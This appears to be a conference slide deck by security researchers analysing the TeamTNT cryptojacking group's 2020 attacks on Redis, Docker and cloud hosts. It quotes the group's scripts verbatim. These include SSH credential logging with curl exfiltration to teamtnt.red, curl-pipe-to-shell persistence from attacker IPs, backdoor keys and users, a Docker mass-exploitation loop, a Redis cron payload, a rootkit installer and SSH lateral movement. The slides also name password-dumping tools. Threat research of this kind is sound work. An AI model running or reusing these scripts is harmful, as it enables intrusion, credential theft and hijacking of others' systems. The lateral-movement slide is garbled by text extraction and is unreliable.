



Follow The Dynamite: Commemorating Team TNT's Cloud Attacks

Who We Are

Nicole Fishbein

- Security Researcher
- Cloud threat hunter

Dr Joakim Kennedy

- Security Researcher
- Assembly reader
- Gopher hunter


Agenda

- TeamTNT???
- The Redis Phase...
- On Cloud 9
- Public speaking and Clusters...
- Dealing with the fandom (imitation is the sincerest form of flattery)



Intro

- What is cryptojacking?
- TeamTNT - an active cybercrime group



Der Anfang

The image features a solid blue background. In the top-right and bottom-left corners, there are white, wavy, organic shapes. Within these white shapes, there is a pattern of small, light blue dots arranged in a grid-like fashion, fading out towards the edges of the white areas.


Winter 2020

- Targeting Redis
- pnsan
- A lot of script files..
- Binary tools
 - Tsunami (whois.irc)
 - RatHole (bioset)
 - Watchdog
- Punk.py
- Exfiltrates: SSH keys, bash history, known SSH hosts, and the host file.

```
Domain Name: TEAMTNT.RED
Registry Domain ID: D503300001183121274-LRMS
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: http://www.namesilo.com
Updated Date: 2021-02-12T06:51:36Z
Creation Date: 2020-02-10T08:32:56Z
Registry Expiry Date: 2022-02-10T08:32:56Z
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Feb 2020 10:54:42 GMT
Content-Type: application/octet-stream
Content-Length: 3489
Last-Modified: Fri, 14 Feb 2020 23:33:32 GMT
Connection: keep-alive
ETag: "5e472e4c-dal"
X-Content-Type-Options: nosniff
Accept-Ranges: bytes
```

Targeting of Redis



“Copyright” HildeGard TeamTNT...

```
# clean cron ACHTUNG +i crontab
crontab -r 2>/dev/null
echo " " > /etc/crontab 2>/dev/null
chattr +i /etc/crontab 2>/dev/null
rm -rf /var/spool/cron/* 2>/dev/null
mkdir -p /var/spool/cron/crontabs 2>/dev/null
rm -f /etc/cron.d/ -R 2>/dev/null
mkdir /etc/cron.d/ 2>/dev/null
rm -f /var/spool/mail/root 2>/dev/null
```

```
# clean bashrc ACHTUNG +i bashrc
cp /etc/bashrc /etc/bashrc2
grep -v "^curl" /etc/bashrc2 > /etc/bashrc
chattr +i /etc/bashrc
rm -f /etc/bashrc2
```

```
# kill prozesse von hacking appz
for theproc in ${PROZESSARY[@]}; do
pkill -f $theproc
kill $(pidof $theproc)
kill -9 $theproc
killall -9 $theproc
done
```

```
# löscht besagte hacking appz
# ACHTUNG löscht gesamt /tmp/
for badfile in ${BADFILEARRAY[@]}; do
pkill -f $badfile
chattr -i $badfile
rm -f $badfile
rm -f $badfile -R
done
```

```
## entfernt TeamTNT appz
## TeamTNT zieht um...
systemctl stop xmrc
service xmrc stop
systemctl stop watchdogd
service watchdogd stop
```

```
#!/bin/bash
```

```
#
#   priv8 Module scan/pwn Redis Server Setup
#   (c) 2020 HildeGard for TeamTNT priv8 App
#
```

```
#!/bin/bash
```

```
#   PoorMen SSH log&up Modul for MiningInfector V2.5
#   (c) 2020 by HildeGard - TeamTNT priv8 Stuff :P
```

```
#!/bin/bash
```

```
#
#   Kaiten root / tmp Installer
#   (c) 2020 HildeGard TeamTNT
#
```


Hiding Files

```
#!/bin/bash
if [ -f "/bin/hid" ];then
echo "FOUND hid"
chattr -i /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
else
echo '#!/bin/bash' > /bin/hid
echo 'declare dir=/usr/foo' >> /bin/hid
echo 'if [ ! -e $dir ]; then' >> /bin/hid
echo '  mkdir $dir; fi' >> /bin/hid
echo 'cp /etc/mtab /usr/t' >> /bin/hid
echo 'mount --bind /usr/foo /proc/$1' >> /bin/hid
echo 'mv /usr/t /etc/mtab  ' >> /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
fi
rm -f $0
```

```
lrwxrwxrwx 1 root root 12 Oct  8 14:42 /etc/mtab -> /proc/mounts
```

```
newfstatat(AT_FDCWD, "/run", {st_mode=S_IFDIR|0755, st_size=4096, ...}, 0) = 0
openat(AT_FDCWD, "/proc/self/mountinfo", 0_RDONLY|0_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0444, st_size=0, ...}, AT_EMPTY_PATH) = 0
```

Credential Stealing

```
function setup_poormansshlogger(){
if [ -f /root/.bashrc ]; then
    echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-root.log -e
    read,write,connect -s2048 ssh'" >> /root/.
    bashrc
fi
for file in /home/*
do
    if test -d $file; then
        if [ -f $file/.bashrc ]; then
            chattr -i $file/.bashrc 2>/dev/null
            echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-USER.log -e
            read,write,connect -s2048 ssh'" >> $file/.bashrc
            chattr +i $file/.bashrc 2>/dev/null
        fi
    fi
done
}
```

Exfil of Stolen Credentials

```
function makethejobincron(){
chattr -i /etc/crontab 2>/dev/null
echo " " > /etc/crontab 2>/dev/null
/etc/crontab -r 2>/dev/null
cat <(crontab -l) <(echo "*/5 * * * * root bash /usr/bin/systemd-config")
| crontab -
chattr +i /etc/crontab 2>/dev/null
echo "*/5 * * * * /usr/bin/systemd-config" | tee -a /var/spool/cron/
rootsyshealt
chmod +x /var/spool/cron/rootsyshealt
}

#!/bin/sh
if [ -f "/usr/bin/lib/pw/sshpwd-root.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-root.log" http://teamtnt.red/up/
index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-root.log 2>/dev/null
fi

if [ -f "/usr/bin/lib/pw/sshpwd-USER.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-USER.log" http://teamtnt.red/up/
index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-USER.log 2>/dev/null
fi
exit
```

Tsunami

- Kaiten and Ziggystartux
- Compiled from an earlier version
- DoS and shell commands
- kthreadd

The screenshot displays the Intezer malware analysis interface for a file named 'Tsunami'. The file's SHA256 hash is 205db0ef59cad167c6132916f87a1d1963e740b36400419b2e5ba307e9f765c. The file is identified as 'Malicious' and belongs to the 'Tsunami' family. It is a known malware and exists in Intezer's blocklist or is recognized by trusted security vendors. The file is statically linked and runs on AMD x86-64 architecture.


The interface shows a 'Genetic Summary' section with four entries:

Category	Malware	Code genes	Strings	Percentage
Tsunami Edit	Malware	107	3	39.42%
Muhstik Edit	Malware	38	0	13.94%
Hakal Edit	Malware	32	0	11.74%
Malicious Library Edit	Malware	37	65	22.06%

RatHole

- Open source backdoor
- Blowfish encryption

```
lea    rsi, [rsp+0BF8h+var_958]
mov    edi, offset aTeamtnt ; "teamtnt"
call   encrypt
lea    rdx, [rsp+0BF8h+var_758]
```



IncSTK / rathole

<> Code Issues Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags

Go to file Add file Code

IncSTK Forgot .gitignore d5be235 on May 20, 2013 2 commits

.gitignore	Forgot .gitignore	8 years ago
Makefile	Initial commit	8 years ago
README	Initial commit	8 years ago
blowfish.c	Initial commit	8 years ago
hole.c	Initial commit	8 years ago
rat.c	Initial commit	8 years ago

README


[RatHole 1.2]

About

RatHole is a unix backdoor which compiles cleanly on standard linux and openbsd (probably other bsd flavours also) without additional libraries. It features blowfish encryption, process name hiding and definition of a preferred shell. When a client connects to the backdoor a new shell process and two pipe files are created. The I/O of the shell is duped to the pipes and the daemon encrypts the communication.

Oldest Artifact

- Rathole binary 2019-10-06



Historical Traces

- ash.sh VT 2020-01-07

```
$_ rstart.sh
#!/bin/bash
```

```
service iptables stop 2>/dev/null
service firewalld stop 2>/dev/null
service ufw stop 2>/dev/null
```

```
wget -q http://116.62.122.90/NarrenKappe/bioset -O /tmp/bioset
chmod +x /tmp/bioset
/tmp/bioset
```

```
config_url="http://3.215.110.66/src/config.json"
config_url_backup="http://125.254.128.200/config.json"
config_size="2135"
crontab -r 2>/dev/null
rm -rf /var/spool/cron/* 2>/dev/null
mkdir -p /var/spool/cron/crontabs 2>/dev/null
mkdir -p /root/.ssh 2>/dev/null
echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDIzB9hz7bNT6qtQKCMcitaaxEB9RyJEZuumE
+gUMrh6hg3ccSMg9qnALS/Lmw5SwwLJQXMB5WuhclPJsVawuP
+pfsm1ZiGF2JnczEW5kBw1o5FL/6W0V1p9M0aXHAapi7o/5Zauu3lTktyIWuP5R9l/
2pUwcfZInnai0r1KntCBPisNYbZ4FWAQVGwXzUWZ/
ZE7SYIo0Um3EJihPPiTuUlegUmIzc7TzrnEn9M3U8K+LVFye
+wDeSC3WNYwfjGQJA4aFsAN0iz89olh77G7IaDR8LghNfVVKrjaJ6onDZwb2CZWSivkFsdYtL6
690S407eqoes7wkJudo9Qxsn9wxNv HildeGard' > /root/.ssh/authorized_keys
echo '*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh' > /
var/spool/cron/cron/root
echo '*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh' > /
var/spool/cron/crontabs/root
echo "*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh" |
crontab -

useradd -p /BnKiPmXA2eAQ -G root hilde 2>/dev/null
usermod -o -u 0 -g 0 hilde 2>/dev/null
```

Der Frühling 2020

Spring 2020 - Targeting Docker

- First documented evidence of the group in a report by Trend Micro
- A shift to target exposed Docker containers
- Usage of open-source tools
 - Masscan
 - Zgrab
- Connections to previous campaign
 - Scripts
 - Tsunami (dns3)
- Usage of COVID19 terms


Targeting Exposed Docker Instances

```
#!/bin/bash
pwn(){
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="$(masscan $randgen -p$prt --rate=$3 | awk '{print $6}' | zgrab --senders 200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null |
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c "curl http://45.9.148.123/COVID19/init.sh | bash;" &
sleep 120
kill "$!"
done;
}

while true
do
pwn "$1" 2375 50000
pwn "$1" 2376 50000
pwn "$1" 2377 50000
pwn "$1" 4244 50000
pwn "$1" 4243 50000
done
```

Attack Flow

- Set the container to execute `init.sh` which will download and execute other scripts



Connection to other scripts

```
function make_payload(){
  rm -rf .dat .shard .ranges .lan 2>/dev/null
  sleep 1
  echo 'config set dbfilename "backup.db"' > .dat
  echo 'save' >> .dat
  echo 'flushall' >> .dat
  echo 'set backup1 "\n\n\n*/2 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n"' >> .dat
  echo 'set backup2 "\n\n\n*/3 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n"' >> .dat
  echo 'set backup3 "\n\n\n*/4 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n"' >> .dat
  echo 'set backup4 "\n\n\n*/5 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n"' >> .dat
  echo 'config set dir "/etc/' >> .dat
  echo 'config set dbfilename "crontab"' >> .dat
  echo 'save' >> .dat
  echo 'config set dir "/etc/' >> .dat
  echo 'config set dbfilename "crontab"' >> .dat
  echo 'save' >> .dat
}
```



Community Score

2 security vendors flagged this file as malicious

2adb1a298dd4ffd1b4fe2d5f5468363e977c8962dc837dc57219362ee2fc3127
minion_worker.sh

shell

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

SUBMISSIONS


COVID-19

Daily new confirmed COVID-19 cases

Shown is the rolling 7-day average. The number of confirmed cases is lower than the number of actual cases; the main reason for that is limited testing.

Our World
in Data

```
curl http://
curl http://
curl http://
curl http://
curl http://
curl http://
nohup curl
nohup curl
```



Source: Johns Hopkins University CSSE COVID-19 Data

CC BY

Der Sommer 2020

Rootkit

```

clear
echo -e " "
echo -e " "
echo -e " \e[1;34;49m \033[0m"
echo -e " \e[1;34;49m \033[0m"
echo -e " \e[1;34;49m \033[0m"
echo -e " \e[1;34;49m \033[0m"
echo -e " \e[1;34;49m \033[0m"
echo -e " \e[1;34;49m \033[0m"
echo -e " "
echo -e " "
echo -e " "
echo -e " \e[1;34;49m Diamorphine Setup \033[0m"
echo " "
echo " "
echo "erstelle Ordner ..."
mkdir ../dia/ -p 2>/dev/null 1>/dev/null
echo "installiere Linux Headers und Programme ..."
apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get install -y libelf-dev git make gcc linux-headers-$(uname -r) 2>/dev/null 1>/dev/null
apt-get install -y raspberrypi-kernel{-headers} 2>/dev/null 1>/dev/null
yum clean all 2>/dev/null 1>/dev/null
yum install -y --skip-broken elfutils-libelf.x86_64 elfutils-libelf-devel.x86_64 git make gcc 2>/dev/null 1>/dev/null
yum install -y "kernel-devel-uname-r == $(uname -r)" 2>/dev/null 1>/dev/null
echo "clone Diamorphine Source ..."
git clone https://github.com/m0nad/Diamorphine ../dia/ 2>/dev/null 1>/dev/null
echo "compiliere Diamorphine ..."
cd ../dia/ 2>/dev/null 1>/dev/null
make 2>/dev/null 1>/dev/null
echo "starte Diamorphine ..."
insmod diamorphine.ko
#echo "lösche Setupdateien ..."
#rm -fr ../dia/
echo "pruefe Diamorphine ..."

```


Credential Theft and Lateral Movement

```

myhostip=$(curl -sL icanhazip.com)
KEYS=$(find ~/ /root /home -maxdepth 3 sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
KEYS3=$(cat ~/.bash_history /home/*/.b hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort
'{print $1}')
KEYS4=$(find ~/ /root /home -maxdepth keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh i=0
HOSTS2=$(cat ~/.bash_history /home/*/. for user in $userlist; do
{1,3}")
for host in $hostlist; do
HOSTS3=$(cat ~/.bash_history /home/*/. for key in $keylist; do
$2}' | awk -F '{print $1}')
for sshp in $sshports; do
HOSTS4=$(cat /etc/hosts | grep -vw "0. i=$((i+1))
!s/[0-9.]+\n&\n/;^[0-9]{1,3}\.){3}[ if [ "${i}" -eq "20" ]; then
HOSTS5=$(cat ~/.ssh/known_hosts /hom sleep 20
iniq) ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
HOSTS6=$(ps auxw | grep -oP "[0-9]{1, i=0
USERZ=$( fi
echo "root" #Wait 20 seconds after every 20 attempts and clean up hanging processes
find ~/ /root /home -maxdepth 2 -nam chmod +r $key
) chmod 400 $key
USERZ2=$(cat ~/.bash_history /home/*/. echo "$user@$host $sshp"
-vw "nano" | grep -v grep | grep -E "( ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -Ls
pl=$( $PWNWITHTHISLINK | sh || wget -q --max-redirect=2 -O- $PWNWITHTHISLINK | sh;"
echo "22" #ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl $SOURCEURL/init.
cat ~/.bash_history /home/*/.bash_hi sh | sh || wget -q --max-redirect=2 -O- $SOURCEURL/init.sh | sh;"
"nano" | grep -v grep | grep -E "(ss done
done
done
done
done

```

Der Herbst 2020

The image features a solid blue background. In the top-right and bottom-left corners, there are white, wavy, organic shapes. Within these white shapes, there is a pattern of small, light blue dots arranged in a grid-like fashion, creating a halftone or dotted effect. The text "Der Herbst 2020" is centered in the middle of the page in a white, sans-serif font.

Fall 2020

- Implementing new capabilities and features
- Overview of the TeamTNT's Twitter account



Utilizing Legitimate Tools

Easy to install - easy to control

The screenshot displays the WeaveScope web interface. At the top left is the WeaveScope logo and a search bar. The main navigation area includes tabs for 'Processes', 'Containers', and 'Hosts', with 'Hosts' currently selected. Below these are sub-tabs for 'by name', 'by DNS name', and 'by image'. On the right, there are buttons for 'Live' and 'Pause', and a filter menu with 'CPU', 'Load (1m)', and 'Memory' options.

In the foreground, two windows are open:

- Terminal remnux — 81x12:** A terminal window showing the output of the 'ls' command in a root shell on the 'remnux' container. The output lists various system directories and files.
- remnux:** A process list window for the 'remnux' container, displaying a table of running processes.

Process	PID	CPU	Memory
<u>/usr/lib/firefox/firefox</u>	1850	3.26 %	282.7 MB
<u>scope-probe</u>	2826	1.08 %	82.6 MB
<u>/usr/bin/VBoxClient</u>	901	1.08 %	2.6 MB
<u>/usr/bin/containerd</u>	512	1.08 %	48.3 MB
<u>/bin/bash</u>	3536	0.00 %	4.6 MB

At the bottom right of the process list, there is a '+165' with a downward arrow, indicating more processes are available.

Expansion of Credentials Stealing

MimiPenguin 2.0

A tool to dump the login password from the current linux desktop user. Adapted from the idea behind the popular Windows tool mimikatz. This was assigned [CVE-2018-20781](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20781) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20781>). Fun fact it's still not fixed after GNOME Keyring 3.27.2 and still works as of `3.28.0-2-1ubuntu1.18.04.1`.

```
root@kali: ~/git/mimipenguin
File Edit View Search Terminal Help
root@kali:~/git/mimipenguin# ./mimipenguin
MimiPenguin Results:
[HTTP BASIC - APACHE2]
[HTTP BASIC - APACHE2]
[SYSTEM - GNOME]
[SYSTEM - VSFTPD]
[SYSTEM - VSFTPD]
root@kali:~/git/mimipenguin#
```

Mimipy

Tool to dump passwords from various processes memory. Works on windows/linux/OSX ! Features :

- Embbed technique from @huntergregal's [mimipenguin.sh](#) to dump passwords from gnome-keyring with some additional features :
 - can dump passwords from lightDM
 - possibility to mitigate the attack by overwriting passwords found in memory (you might want to add a cron)
- find GET/POST/Basic passwords from browsers memory or HTTP Servers
- function to search for any trace of your password in all your processes
- function to scan a process by pid with all techniques available

Fileless Malware



ESET research
@ESETresearch

